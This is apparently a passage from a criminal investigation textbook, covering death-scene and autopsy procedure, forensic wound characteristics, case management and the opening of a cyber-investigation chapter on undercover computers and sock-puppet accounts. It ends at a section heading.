Once the death investigators have arrived at the scene, confirmed the death and performed initial processing, they must evaluate the scene. They should follow these steps:

- ✕ Photograph Scene

- ✖ Develop Descriptive Documentation of the Scene
- ✖ Establish Probable Location of Injury or Illness
- ✖ Collect, Inventory and Safeguard Property and Evidence
- ✖ Interview Witnesses at the Scene

After an investigator has documented, evaluated, and processed the body, he or she must record the decedent's profile information. He or she should follow these steps:

✖ Document the Discovery History

- o The investigator must produce clear, concise, documented information concerning who discovered the body, what the circumstances of discovery were, where the discovery occurred, when the discovery was made and how the discovery was made.

✖ Determine Terminal Episode History

- o Obtaining records of pre-terminal circumstances and medical history distinguish medical treatment from trauma. The history, relevant ante-mortem specimens, and electronic data collected and/or transmitted may assist the medical examiner/coroner in determining cause and manner of death.

✖ Document Decedent Medical History

- o Obtaining a thorough medical history focuses the investigation, aids in the disposition of the case, and helps determine the need for a post-mortem examination or other laboratory tests or studies. Potential sources of medical information should include but are not limited to nursing homes, hospice agencies, intermediate care and assisted living facilities. Electronic media can be a valuable source of information for obtaining a decedent's medical history.

✖ Document Decedent Mental Health History

- o Knowledge of the mental health history allows the investigator to properly evaluate the decedent's state of mind and contributes to the determination of cause, manner, and circumstances of death.

✖ Document Social History

When collecting relevant social history information, the investigator should document:

- o Marital/domestic history.
- o Family history (similar deaths, significant dates).
- o Sexual history.
- o Employment history.
- o Financial history.
- o Daily routines, habits, activities, hobbies and unusual behavioral patterns.
- o Internet activity (e.g., social media sites).
- o Relationships, friends, caregivers, and associates.
- o Religious, ethnic or other pertinent information (e.g., religious objection to autopsy).
- o Educational background.
- o Criminal history and obtain relevant records.

Once the investigator has documented information about the decedent's death, and the decedent's medical, social, and mental health, he or she should complete the investigation. He or she should follow these steps:

- ✖ Maintain Jurisdiction over the Body
- ✖ Release Jurisdiction of the Body
- ✖ Perform Exit Procedures
- ✖ Assist the Family or Authorized Individual(s) (NIJ, 2009)”

Investigative tools and equipment necessary to process a homicide crime scene

The following list was provided by the National Institute of Justice:

1. Alternate Light Source
2. Barrier Sheeting or Tent (to shield body/area from public view).
3. Biohazard Plastic Trash Bags
4. Blood Collection Tubes
5. Body Bags with Locks
6. Body ID Tags
7. Business Cards
8. Camera Equipment
9. Clean Body Cover (Sheet/Drape)
10. Communication Equipment
11. Crime Scene Tape
12. Departmental Scene Forms
13. Disposable Protective Suit
14. Evidence Identification Markers
15. Evidence Seal/Tape
16. Face and Eye Protection
17. First Aid Kit
18. Flashlight
19. Hair Cover
20. Hand Tools (e.g., bolt cutter, hammer, metal detector, paint brushes pocketknife, rope, shovel, etc.)
21. Investigative Notebooks
22. Latent Print Kit
23. Latex Gloves
24. Maps, Compass, and/or GPS
25. Masks
26. Measurement Instruments
27. Official Identification
28. Packing Material (e.g., clean unused paper bags, envelopes, metal cans, tape, rubber bands, etc.)
29. Personal Supplies (e.g., insect spray, sunscreen, hat, raincoat, umbrella, boots (for wet conditions and constructions sites) etc.).
30. Photo Identifier (e.g., header frame, placards).
31. Phone Lists and Contact Information
32. Portable Lighting
33. Recording Device

34. Reenactment Doll(s)
35. Resource Material (e.g., death scene clean-up, grief support, organ procurement, etc.)
36. Scene Safety Equipment (e.g., biological/chemical/industrial, fire, hardhat, reflective vest, etc.)
37. Sharps Container
38. Shoe/Boot Covers
39. Specimen Containers
40. Thermometer (ambient and body temperature)
41. Trace Evidence Recovery Equipment (e.g., blades, cotton-tipped swabs, disposable syringe, forceps, GSR and hand lens (magnifying glass), large gauge needles, presumptive blood test kit, scalpel handle, tweezers, etc.)
42. Watch
43. Waterless Hand Wash/Disinfectant
44. Writing Instruments (NIJ, 2009)

Various stages of the medical/legal examination including the autopsy

The knowledge and skills of medical examiners and forensic pathologists are essential in death investigations. The primary goal is to deliver unbiased evidence to the cause, timing, and manner of death as a formal pronouncement of the criminal justice system. This procedure begins with an examination of the body while it is still on the scene. In a homicide case, it would be ideal for the forensic examiner to respond to the scene (Demirci & Dogan, 2011), but this may not be the usual protocol. In most agencies, a deputy coroner arrives on the scene to determine the time of death and to assist in determining the cause. After the deputy coroner conducts their investigation, they arrange for the body to be removed from the scene and taken to the morgue, where the pathologist will later perform the autopsy. The autopsy is attended by the same deputy coroner that was on scene and the lead investigator in the case who was also at the crime scene.

The photos and sketch of the scene are an important part of documenting the physical characteristics and body posture of the deceased which could be telling of a positional asphyxia case. But without looking at all the findings as a whole, the cause of death could be misinterpreted. "The most meticulous autopsy in all academia will provide only a speculative cause and manner of death in a 30-year-old man with a negative history, negative toxicology, and autopsy findings of visceral congestion. Yet at the scene, a screwdriver is next to an uncovered electrical outlet on a rain-soaked patio at the decedent's house, which is undergoing renovation. The cause and manner of death are provided by the scene (Demirci & Dogan, 2011)."

The autopsy

The external examination of the body

The autopsy begins with a careful examination of the victim's clothing and articles. The pathologist looks for wounds that show damage to the clothing that match the wounds on the skin. This could be helpful to determine if the suspect re-dressed the victim after death. After removing the clothing and any other items such as jewelry, the body is further examined and photographed. There may be transfer evidence on the

body, such as gunshot residue, paint flakes or other unknown deposits. This foreign evidence needs to be photographed and collected for later analysis. During this time, an X-ray machine may be utilized to determine if there are bullets or other foreign material inside the victim. An ultraviolet light source may also be used looking for bodily fluids and other remaining substances (Gerbis, 2010).

After the external examination is almost complete, the body is then carefully washed off with a water hose to look for wounds. Often there is blood, dirt or other substances present that have potentially covered or masked the skin. These substances may hide the actual wound locations.

After the body is cleaned, new photographs will be taken of the entire body, front, back and sides. Vitreous fluid is then extracted from the eye with a needle. This fluid will later be analyzed for chemical content such as blood alcohol concentrations. This fluid also can help to determine the time of death (Science Daily, 2008).

The internal examination of the body

The skull cap is then cut open and peeled back to reveal the brain. The brain is examined for injuries. It is then removed and weighed. The pathologist then creates a Y-shaped incision in the torso and begins checking for other signs of injury or medical issues. The sternum bone is cut apart and the ribs are separated to reveal the internal organs. After each organ is removed, examined and weighed, they are placed into a large bag, which is then inserted back into the chest cavity. If the organs contained evidence of injury that pertains to the cause of death, then they are set aside and maintained as evidence and for further examination. The cavity is then sewn back up and prepared for the funeral director (Science Daily, 2008).

Histology

Sometimes the injuries or the cause of death are not apparent, and further steps need to be taken. The histology is the examination of the body tissues using a microscope. Tissue samples should be taken from at least the heart and lungs. These samples from the areas of the heart could help determine if the death was from a heart attack (Moles, n.d.).

Toxicology

“Forensic toxicology applies analytical toxicology to the purposes of the law, and includes the analysis of a variety of fluids and tissue samples to determine the absence or presence of drugs and poisons. Once the analytical component is complete, the toxicologist has the equally challenging aspects of interpreting the findings (NFSTC, n.d.).” Irrespective of how the subject died, toxicology analysis can establish whether levels of toxic materials may have been a contributing factor in the death. According to Forensic Science Simplified.org, these tests take specimens from the following sources:

- ¥ Blood, Urine, Liver
- ¥ Vitreous humor
- ¥ Stomach contents

- ¥ Hair and nails
- ¥ Kidneys
- ¥ Bone and marrow

Potential evidentiary value of various wounds and injuries Gunshot wounds

In a firearm-related injury, the direction the bullet traveled through the victim may be of no concern to them or their family especially when it results in death. But this bullet trajectory can have a great impact on the medical and legal aspects of a homicide investigation. The gunshot wound can determine the following (Vellema & Scholtz, n.d.):

- ¥ Type of ammunition
- ¥ Type of weapon
- ¥ Distance the gunman was in relationship to the victim
- ¥ Bullet's direction and trajectory

In many cases, it is difficult to accurately document gunshot wounds. So it is necessary to take multiple photos of the wounds at various distances. First, take a full body view to identify where the wound is located in relationship to the victim's body. If you only take a close-up view, the person viewing the wound will not know the difference between an arm or leg, etc. Then move in one-third from there and take another photo. Move in another one-third and take a close-up or macro view of the wound. Taking a side view of the wound is also necessary to show the extent of injury i.e. the skin may have been blown out and lacerated. Depending on the injuries more photos of each wound may need to be taken. It is better to take too many photos than not enough. This documentation of the wound could be a determining factor in deciding whether or not the death was accidental, homicidal, or suicidal in nature. In many homicide cases, the victim is rushed to the hospital while they are still alive so that they can be treated by emergency personnel and physicians. Taking photos during this time may be difficult or impossible because the health and resuscitation of the victim are more important than the documenting of the crime. So the Emergency Room Doctor may be the only one that gets a good view of the wound before it is stitched up. "Emergency physicians are ideally positioned to describe and document gunshot-wound appearances before such wounds are altered by surgical intervention or the healing process (Vellema & Scholtz, n.d.)." After the treatment is finished, talk to the ER doctor to get the proper terminology to describe the wounds in both medical language and laymen's terms. Then get permission to take photos of the wounds. Make sure that the photos are taken with and without a measuring instrument. It is advised not to mention whether the wound is an entrance or exit wound.

Differentiation between the entrance and exit wounds can be difficult, and information from patients or witnesses may be false or inaccurate. In a study of 271 gunshot-wound fatalities, it was found that trauma specialists had misclassified 37% of single exiting gunshot wounds with respect to entrance or exit wounds and 73.6% of multiple gunshot wounds had been misinterpreted with respect to the total number of wounds, as well as erroneous identification of entrance or exit wounds (Vellema & Scholtz, n.d.)." If the report properly documents the wounds, this information can be used later by forensic wound ballistic experts to correctly interpret the data.

When a gun is fired, not only does the projectile come out of the gun barrel, but also expelled “is a jet of flame, hot compressed carbon monoxide-rich gases, soot, propellant particles, primer residue, metallic particles stripped from the projectile, and vaporized metal from the projectile and cartridge case (Vellema & Scholtz, n.d.).” These discharges are referred to as gunshot residue (GSR). If the gun is close enough to the victim, these components could cause a bounce back of the victim’s blood and tissue back into the weapon’s barrel, onto the gun and the gunman’s hand and body.

Incised Wounds

According to How Med, an injury by an instrument or a weapon with a sharp cutting edge is known as incised wound. Other terms used include cuts, slashes, and slices. Objects that cause these wounds are knives, razors, broken glass edge, a paper cut, etc.

Characteristics

- ¥ Injury varies in sharpness according to the characters of weapon
- ¥ Margins are clean cut
- ¥ No bruising of wound edges occurs
- ¥ Wound is usually linear
- ¥ Length of wound is greater than its depth
- ¥ All tissues are clearly divided, and there is no tissue bridging
- ¥ As the vessels are cut, bleeding is profuse even in small incised wounds
- ¥ At the commencement, the tissues are more deeply cut and tails off at the end. This indicates the direction of the wound.
- ¥ If a sharp weapon enters obliquely, one margin of the wound is beveled and the other overhangs, indicating the direction (How Med, 2015).

Stab or Puncture wounds

“A stab wound is produced by thrusting of any pointed (sharp or blunt) object into the body so that the depth is the greatest dimension of the wound (How Med, 2015).”

How Med provided the following examples that include knives, ice pick, dagger, iron bar, scissors, etc.

1. Perforating Stab Wounds

When the stab wound also makes an exit

2. Penetrating Stab Wounds

When a body cavity, like abdomen or thorax, is penetrated

3. Concealed Punctured wounds

Particularly in the cases of infanticide, i.e. by inserting needles in the anterior fontanelle or nape of the neck.

Characteristics of Stab Wounds

1. Entry Wound – Generally, it is bigger than the exit. It may be:

- ∞ Wedge shaped
- ∞ Elliptical
- ∞ Rounded
- ∞ Cruciate
- ∞ Irregular

Repetition of a stab wound without complete withdrawal may show a different pattern.

2. Margins – Margins may show effects of the hilt.

3. Depth and Direction

4. Exit Wound – If any, it corresponds to the tip of the weapon

5. Scissors stabs – Z-shaped injuries are seen

6. Gaping of Wound – Wound is slightly shorter than the weapon width, only when the wound is inflicted across Langer's lines.

7. Scrimmage Enlargement – Extension of the injury due to the motion of the weapon or body against the cutting edge.

Lacerations

“Lacerations are the blunt force injuries in which the skin and the underlying tissues are torn apart due to the application of force (How Med, 2015).”

How Med provides the following information and descriptions:

Characteristics

- ∞ The edges of wound are irregular, ragged and often bruised
- ∞ Margins are often abraded due to impact of weapon
- ∞ Strands of the tissues bridge across the deeper parts of a laceration as the blood vessels are usually crushed
- ∞ External hemorrhages may not be marked
- ∞ Foreign material may be found as well

Types of Lacerations

1. Split Lacerations – Crushing of the skin and subcutaneous tissues between two hard objects, splits them, producing split tears (perpendicular impact).

An example includes on the face, scalp, hands and lower legs.

2. Stretch Lacerations – Overstretching of the skin may tear it, producing a flap of skin in the direction of injury. It results due to tangential impact.

An example is of a laceration on the scalp when it hits the windshield in an accident or a laceration due to kicks by a hard boot which raises a skin flap.

3. Avulsions – Separation of skin due to some grinding compression of the tissues, e.g. a wheel passing over a limb (de-gloving of skin).

4. Tears – Irregularly directed impact with some blunt object can cause actual tearing of the skin. It is the flaying off, i.e. blows from broken bottles.

5. Chop Lacerations – These are the lacerations produced by a weapon with sharp heavy edge, such as an axe, or a hatchet. Margins show abrasions and bruising; these are usually homicidal.

Forensic Importance of Lacerations

1. Lacerations are generally accidental or homicidal
2. Distribution and shape may help in forensic reconstruction of events
3. Trace matter may be found in lacerations

Defense Wounds Verses Self Inflicted Wounds

According to How Med, defense injuries are the injuries suffered on the parts of the body to ward off an attack. Any part of the body may be injured depending on the method of defense.

Common Sites

- ∞ Grasping surfaces of hands
- ∞ Ulnar bone of forearm
- ∞ Back of the hand (if used to cover and protect head and face)
- ∞ Lower limbs in sexual assaults in female

Self-Inflicted Wounds (Fabricated, fictitious or forged injuries)

Injuries inflicted by oneself or by some other in agreement with him/her.

Purposes

1. To support a false charge against somebody
2. To avoid some duty such as in military

3. To avert suspicion by concealing some injury or to show that he acted in defense and thus injured or killed another, or could not prevent robbery, etc.
4. To convert simple injury to grave one

Characteristics of Fabricated Injuries

1. Injury Types

Generally, they are cuts, occasionally stab wounds and rarely firearm injuries

2. Nature of injuries

Seen on parts readily accessible to the individual. The injuries are usually superficial, multiple and not situated on vital areas of the body.

3. Clothing

A person rarely injures himself through his clothing and even if the clothes are damaged, they are not compatible with the number, length or direction of the wound.

4. Defense Wounds

Defense wounds are absent

5. History

Explanation of injuries regarding the identity of weapon including the number of blows, strokes, the way he tried to defend himself, will be found inconsistent with the observed facts.

6. Opinion of Doctor

Only when the doctor is reasonably sure that the injuries are self-inflicted, he should give his opinion of self-infliction. Otherwise, the advantage of doubt must always go in favor of the injured person and left over for the investigators to solve (How Med, 2015).

The role of the forensic entomologist in determining time of death

According to the Journal of Forensic Dental Sciences, Forensic entomology is the study of insects in a criminal investigation. From the early phases, insects are attracted to a decaying body and may place eggs in it. By examining the insect population and the evolving larval stages, forensic scientists can approximate the number of days that the subject has been deceased.

9. Case Management

Planning and Documentation:

Not all investigations are performed by police officers. There are many other agencies and occupations that need to solve problems and conduct inquiries. So it's important to learn the basics that apply to investigations whether it relates to law enforcement, private investigators or the corporate realm.

"The objective of an investigation is to get the facts so that a resolution of the complaint and situation can be achieved (Thompson, 2007)." Just like Sgt. Joe Friday said on Dragnet, "Just the facts ma'am, just the facts." The facts are essential to gain a proper solution to the complaint, the crime, or the situation.

Although many cases are resolved out of court, there will be a day that you will be called in to testify or to give a deposition. There, the defense attorneys and others involved in the court proceeding will scrutinize every aspect of your investigation. Is your report accurate? Is it complete? There may be key components of the case that were left out. That could be due to error, or you may have felt that at the time of your investigation, it was unimportant.

They may ask about your case notes and request that you turn them over for review. If your notes are unreadable and make no sense, it will be hard for you to remember what they mean, especially under the pressure of being in a courtroom in front of a judge. Many cases that you work, will not go to court until two or more years later. For this reason, it is crucial to properly and accurately document the entire investigation. If you followed up on a lead that seemed to go nowhere, it is still required that you document that lead in your report. By doing this, it shows that you were not biased, and you covered all the bases.

If you bring criminal or civil charges against the wrong suspect and they end up incarcerated or losing a lawsuit, not only have you negatively affected the person's life and his or her family, but you bring a reproach on yourself and your department. A faulty investigation could affect someone's job or their well-being. It could lead to a divorce, a mental breakdown and in some cases, suicide. So the quality of your work is very important and not something that should be taken lightly.

It all boils down to how you document the case. A wise old detective once told me, "If it's not in the report, then it didn't happen."

Initial notification:

We will start with some basics. How did this case come across your desk? How was your agency notified? A police officer could have been flagged down by a witness or a victim. The officer may have seen the crime in progress. Did the call come in from the 911 system? If so, your case will need to include a copy of the 911 recording. In loss prevention or asset protection, the initial notification may have come from an employee, a customer, or a member of management. You may have witnessed the offense yourself. As a private investigator or an attorney, you will most likely be informed by a client.

Review current reports:

Before heading out to begin your investigation, you should review any reports that have already been generated so you can be up to speed on the case. If you have questions about the report or the investigation up to this point, speak to the author of the report for any clarifications. Then document in your report the issues that you may have had and the answers that you derived from those questions.

Review written statements and again plan accordingly:

Examine the victim and witness statements and plan to re-interview them within a few days if necessary. Initially, they may have been traumatized by the ordeal. Due to the stress involved, the witness may have been unable to articulate all the relevant facts from their perspective. If their story changes slightly, do not immediately discredit them. Just document what they say and ask them to clarify the seeming differences. Of course, if their stories are completely off from their original statement, then appropriate follow-up will be expected.

Interviews are a very important part of the investigation. It is recommended that in crucial cases and situations, two interviewers should be utilized. It may be an error in judgment to conduct crucial interviews one-on-one.

During an interview, asking the right questions can be very difficult when also concentrating on the answers, taking notes from the conversation and coming up with the proper follow-up questions. A perfect solution for this is to have two interviewers. More than two could cause the person interviewed to be overwhelmed with intimidation. Assign one interviewer the task of asking the questions and developing a rapport with the subject being questioned, while the other would be in-charge of note-taking.

If there is an important question that interviewer missed, then the note-taker can step in for a moment and ask a follow-up question. The respective roles of the two interviewers should then return back to the original plan. In rare situations, the person interviewed may start directing his or her conversation towards the note-taker instead of the main interviewer. If the subject seems to open up more to the note-taker, the roles may need to be switched. It is important to be flexible and work well together in these circumstances without getting offended. The case should be more important than the ego of the investigator.

“Two interviewers will give you two different perspectives on the situation. Many difficult investigations require tough credibility judgments and it would be valuable to know, for example, that two interviewers have different perspectives on the credibility of a key witness (Thompson, 2007).”

When interviewing, let them tell their story first, then ask them follow-up questions. Follow-up questions can help in various ways. There may have been a misunderstanding on how you worded the question and the witness may have thought you meant something else. You also may have misinterpreted the witnesses' answer. There may also be a language barrier, cultural differences, or any number of other factors that could affect proper communication. If these issues are present, make sure that every effort is made to clear them up.

Most agencies require the interview to be video and audio recorded, especially in high profile or serious felony cases. A video recording is the best method of properly documenting the conversation. The victim or witness may be crying, showing anger or making furtive movements or gestures. These actions would not be accurately displayed by utilizing a handwritten statement alone.

Crime Scene:

Ensure that the crime scene has been properly documented. As part of a thorough investigation, proper photographs and video must be added to the case file. Many investigators will find that some items will later be discovered in the photos but were not initially found during a search of the scene. Or there may be an object that was involved in the crime, but it was not yet known to the investigators. Sometimes an investigator needs to think like the criminal and try to put himself in the criminal's shoes. How did he plan the crime? How did he execute the plan? How did he escape? Using this method may help the investigator find evidence that would not have been located otherwise. Be careful when approaching the crime scene, not to disturb any potential evidence. Especially at night, it would be a mistake to accidentally step on a key piece of evidence, such as shoe prints, blood evidence, etc.

After careful interviews are completed, a suspect or a witness may mention, let's say, that a skillet was used during the crime, but the suspect put it back in the kitchen cabinet. There may not have been any noticeable damage or evidence to link it with the crime at the onset. If this happens and the crime scene has already been released, the investigator must secure a search warrant to re-enter the building and collect the skillet. For this reason, do not release the crime scene too early. The best approach before clearing the crime scene would be to have a meeting with all investigators involved and discuss if there may be any other evidence that needs to be collected.

Not only should the crime scene be properly described in the report, but it should also be documented with photos, videos, case notes, etc. Don't forget that the victims and suspects are also crime scenes so to speak. Include photos of the victims and the suspects. Collect their clothing, shoes, hair samples, gunshot residue and any other evidence that is needed for the case.

If the case involved Intimate Partner Abuse, then follow-up photos will also be needed to document injuries such as bruising, cuts, scrapes, etc. For example, if a person is punched hard enough in the upper nose area, the initial injuries may not show up on camera as well as they will within the next few days. This kind of trauma will later show up as "raccoon eyes." The aforementioned is the result of having two black eyes that often include redness and swelling.

Crime scene photography and evidence collection will be covered more in-depth later in this curriculum.

Canvassing:

Canvassing involves going door to door and speaking to neighbors surrounding the crime scene area to determine if they were a witness to the violation or anything else suspicious that could help solve the case. Another way to canvass is to set up a perimeter on the roadways within eyesight of the scene and perform a

roadblock-type canvass. If the crime occurred on Friday around noon, then the roadblock should be executed during the same time frame, next week and perhaps the week after. Often people will observe suspicious activity but will not initially report it. This type of canvass must be cleared through the local prosecutor's office and may need a judges' approval.

If witnesses were located and interviewed, the report should indicate where the canvass was conducted and what was discovered. This suggestion is to ensure that overlapping will not occur and time will not be wasted.

Follow up on all leads, not just the ones that you think are valid. Don't have preconceived notions or biases. Follow the evidence rather than following your own pathway.

Solvability factors:

Defined: "Factors that logically guide the investigation and are likely to result in case solution (Turner, n.d.)."

For example, a police detective may have ten new cases of someone opening unlocked doors of vehicles over the weekend. Items taken were things like loose change, tablets, purses and other articles left unattended. There were no known witnesses to the crime and no real leads to develop. Cases like these will have to be set aside for more important ones. These cases should be closed out as "lack of leads" to spend more valuable time on to the next. If, at a later date, one of the victims reports that as a result of her purse being stolen, she is now a victim of identity theft. Another possibility is that her stolen cell phone is now pinging at a known location, then there may be leads that will develop from there. In this situation, the new leads can be evaluated for solvability factors. If these factors are met, then the case can be re-opened and investigated more thoroughly.

In Asset Protection, you may find ten empty packages in the men's restroom. Obviously, there would be no video evidence of this crime, and it would be a waste of time to investigate this case further.

Unless the first responding officer can make a speedy arrest, twelve essential questions need to be answered. These solvability factors are logically based on existing police practices. All agencies may have different capabilities and procedures that result in slightly different solvability factors.

Primary Solvability Factors:

1. Immediate availability of witness
2. Names(s) of the suspect
3. Information about the suspect's location
4. Information about the suspect's description
5. Information about the suspect's identification
6. Information about the suspect's vehicle and vehicle movement
7. Information about the traceable property
8. Information about significant MO (modus operandi)

9. Information about significant physical evidence
10. Discovery of useful physical evidence
11. Judgment by the patrol officer that there is sufficient information to conclude that anyone other than the suspect could not have committed the crime
12. Judgment by the patrol officer on case disposition. If the officer believes there is enough information available and with a reasonable investment of the investigative effort that the probability of the case solution is high, then the investigation should be continued.

“The utilization of the solvability factors emphasizes the importance of a thorough initial investigation even when it is being turned over for a continuing investigation (Turner, n.d.).” Even if your investigation is not law enforcement related, these same methods can be applied.

Presentation for prosecution:

After your suspect has been correctly identified and your case file is complete, you will need to present it for prosecution. Law enforcement would submit it to the District Attorney’s Office on a state or federal level. If you are a private investigator, this would be reviewed by your agency and then the facts would be presented to your client. As a Loss Prevention Officer, you would present your case to your local police department or to management depending on the type of investigation.

Case clearance codes:

Depending upon your agency’s policy, the case can now be cleared or closed. Examples include:

Cleared – by arrest (suspect was already in custody) Cleared – warrant issued
Cleared – warrant denied (prosecution denied charges)
Cleared – referred to other agency (such as a Family Services, Juvenile Court, etc.) Cleared – unfounded (the case had no merit or was fabricated)
Cleared – exceptional (unusual reason such as death of suspect)
Closed – lack of evidence Closed – lack of leads

A closed case can obviously be reopened as the need arises.

Maintain the case file for future retrieval:

In this 21st century, most records are stored on computers, but evidence, on the other hand, must be kept in an evidence vault for safe keeping. When the case goes to court, this evidence will be needed to help prove the case. Depending upon State or Federal law, the trial evidence will have to be held beyond the “charges filed” stage. It may take years for the case to go to court and then even after a successful conviction, the evidence has to be maintained. An example would be if the suspect appeals the case, it may have to be retired, and the evidence would again have to be made available. Another example would be in the case of a homicide. All homicide case files and evidence are required to be retained indefinitely. There have been many cold cases where the outcomes have been later reversed due to DNA evidence or other factors.

10. Cyber Investigation Overview

Cyber Investigation Methodologies

In the purest sense, intelligence is the end product of an analytic process that evaluates information collected from diverse sources; integrates the relevant information into a logical package; and produces a conclusion, estimate, or forecast about a criminal phenomenon by using the scientific approach to problem-solving (analysis). Intelligence, therefore, is a synergistic product intended to provide meaningful, trustworthy and actionable knowledge to law enforcement decision makers about complex criminality, criminal enterprises, criminal extremists, and terrorists.

The law enforcement intelligence function has essentially two broad purposes:

1. Prevention involves gaining or developing information related to threats of terrorism or crime and using it to apprehend offenders, harden targets, and use strategies that will eliminate or mitigate the threat. Two generally accepted types of intelligence are specifically oriented toward prevention:

- **Tactical Intelligence:** Actionable intelligence about imminent or near-term threats that is disseminated to the line functions of a law enforcement agency for purposes of developing and implementing preventive, and/or mitigating, response plans and activities.
- **Operational Intelligence:** Actionable intelligence about long-term threats that are used to develop and implement preventive responses. Most commonly, operational intelligence is used for long-term inquiries into suspected criminal enterprises and complex multi-jurisdictional criminality.

2. Planning and resource allocation provides information to decision-makers about the changing nature of threats, the characteristics, and methodologies of threats, and emerging threat idiosyncrasies for the purpose of developing response strategies and reallocating resources, as necessary, to accomplish effective prevention.

- This is known as strategic intelligence. It provides an assessment of the changing threat picture to the management of a law enforcement agency for purposes of developing plans and allocating resources to meet the demands of emerging threats.

While the investigation is clearly related to the information collection and intelligence processes, the intelligence function is often more exploratory and more broadly focused than a criminal investigation, per se. For example, a law enforcement agency may have a reasonable suspicion to believe that a person or group of people have the intent, capacity, and resolve to commit a crime or terrorist act. Evidence, however, may fall short of the probable cause standard, even for an arrest for criminal attempt or conspiracy. Moreover, there may be a compelling community safety reason to keep an inquiry open to identify other criminal offenders—notably leaders—and weapons that may be used.

Cyber Investigation Preparation

At the beginning of our cyber investigations, preparation is critical to our success and intelligence is an important factor in identifying our subject.

I Purpose

II Determining the Scope of the Investigation

A Investigation Scope

1. Type of Crime
2. Date of Crime
3. Impact of the Crime
4. Primary subject / subjects

B. Intelligence Information

1. Background Checks
2. License Plates
3. Driver's License
4. Employment Application
5. Informants
6. CCTV

C. Include All Possible Subjects

1. Friends
2. Relatives
3. Acquaintances
4. Co-Worker

III. Preparatory Measures

1. Anonymous email account (Gmail, AOL, Yahoo)
2. Prepaid credit card with a balance (Vanilla Visa, AMEX)
3. Prepaid cellular phone (NET10, Cricket)
4. DropBox (FedEx, Kinkos, etc.)
5. Investigator account with platform

10.1. Kick Start the Intelligence Gathering Process*

So there are a couple of things we need to do to start the intelligence gathering process from a cyber perspective. It is important to take the time necessary upfront to protect your true identity and location (both physically and virtually) while conducting intelligence-gathering operations. After all, it would be quite embarrassing to have a POI (person of interest) identify your real identity and call you on it. If this occurs, your case and intelligence are gone.

So let's talk about the steps:

1. Set up an Investigators Computer
2. Secure and Create Identifying Information
3. Set up Sock Puppet Accounts
4. Provide Validation Tools for the Sock Puppet Accounts
5. Establish Social Proof

10.2. Setting up an Investigators Computer

Setting up an investigators computer is an essential part of conducting cyber investigations and intelligence gathering missions. There are many considerations an investigative dept./agency should address in setting up an undercover investigative computer. This computer will, after all, contain sensitive documentation that at some point will become evidence to be used in court proceedings. Continuity and preservation of evidence will come into play any time defense counsel feels there has been a breach. With this in mind, agencies also must create a machine that is not only legally secure but also operationally protected from hackers. It is also imperative that investigators have all of the tools they may need to conduct the vast array of investigations they will be called upon to perform.

As with the rapidly changing face of technology and the criminals who use it, the configuration of a computer such as the one described here will also change with time. This list is by no means exhaustive and will be updated at regular intervals as required.

The undercover computer: General Guidelines

- The computer must be stand alone and must not be networked with another computer in any way. This network issue can raise considerable discussion among investigators. However, the fewer people who have contact with the potential evidence on the undercover hard drive the better. This leaves room for fewer “smoke and mirror” arguments from defense attorneys.
- The computer should have removable drive-trays. This permits the investigator to remove and lock up a particular drive when it's not in use. This also permits investigators to utilize the computer using their own drives.
- Online investigators should work in an office that is not open to pedestrian traffic from co-workers or visitors. This type of work can be very demanding, requiring concentration and minimal distractions.
- With respect to the computer configuration, there are many different thoughts on this one, but there are no “hard-fast” rules. Consider the following suggestions in setting up a computer for investigative purposes:
 - Use the largest, fastest computer possible.
 - Ensure it has the largest hard drive/ram available.
 - Use an Internal/External CD Burner
 - Consider a video card with as much onboard ram as possible
 - Ensure the computer is equipped with both LAN and Wireless access

Connectivity

The following are our minimum requirements for providing internet connectivity to the undercover computer:

- Use of High-Speed Internet Connection (not shared Internally or proper measures are taken as outlined below):
 - Use of a Proxy Service
 - Use of a VPN Service

- Use of Tor

Multiple connections allow the investigator if they desire to monitor a suspect from several angles. They can change their IP address or appear they are coming from a different location for example. There are occasions in which one connection is just not enough. For example, there is a situation in which the investigator might be using two sock puppet accounts to talk with a suspect and he wants it to appear they are in two different geographical locations.

Web Browsers

Both of the below browsers work the best. They will allow you to install a variety of extensions into the browser to help with the investigative and intelligence process.

- Chrome (Download Link) <https://www.google.com/chrome/browser/desktop/index.html>
- Mozilla Firefox (Download Link) <https://www.mozilla.org/en-US/firefox/>
- Tor Browser (Download Link) <https://www.torproject.org/projects/torbrowser.html.en>

Proxies

A proxy lets you go online under a different IP address identity. Here are two we like below:

- Storm Proxies (Download Link) <http://stormproxies.com/>
- Luminati (Download Link) <https://luminati.io>

VPN

A virtual private network is the best way to stay anonymous on the net. Here are a few we like:

- Nord VPN (Download Link) <https://nordvpn.com>
- Pure VPN (Download Link) <https://www.purevpn.com/>
- Private Internet Access VPN (Download Link) <https://www.privateinternetaccess.com>

Image Viewers

Image viewers can help extract key meta information from images. Try these three to help you with your case:

- Jeffry's Exif Viewer (Download Link) <http://exif.regex.info/exif.cgi>
- Photoshop (Download Link) <https://www.adobe.com/products/photoshop.html>
- Get Meta Data (Download Link) <https://www.get-metadata.com/>

System protections

System protection is extremely important and often overlooked as an unnecessary expense. It is not until a virus strikes, or a system attack is launched that these programs pay for themselves.

- McAfee (Download Link) <https://www.mcafee.com/us/index.html>
- Norton (Download Link) <https://us.norton.com/>

Firewalls

A good firewall can be invaluable in protecting the online computer and can function as an investigative tool (such as by capturing IP addresses).

- ZoneAlarm (Download Link) <https://www.zonealarm.com/>
- Comodo Free Firewall (Download Link) <https://personalfirewall.comodo.com/>
- GlassWire (Download Link) <https://go.redirectingat.com/>

Screen Image Capture

During the online investigation, the ability to capture images, moving files and entire Web pages can enhance the evidence capture, continuity, and court preparation. Here are some resources that will help:

- Camtasia (Download Link) <https://discover.techsmith.com/>
- Snag It (Download Link) <https://discover.techsmith.com/>
- Movavi (Download Link) <https://www.movavi.com/mac-video-recorder/>

Background Check Tools

- TLO (Site Link) <https://tlo.com/>
- TruthFinder (Site Link) <https://www.truthfinder.com>
- Melissa Data (Site Link) <https://www.melissadata.com/>

WHOIS (Domain Look Up)

- ICANN (Site Link) <https://whois.icann.org/en>
- Hosting Review (Site Link) <https://hosting.review/check-whois/>

IP Look Ups

- Ultra Tools (Site Link) <https://www.ultratools.com/tools/ipWhoisLookup>
- MX Tool Box (Site Link) <https://mxtoolbox.com/ReverseLookup.aspx>
- Melissa Data (Site Link) <https://www.melissadata.com/lookups/iplocation.asp>

10.3. How to Stay Anonymous Online

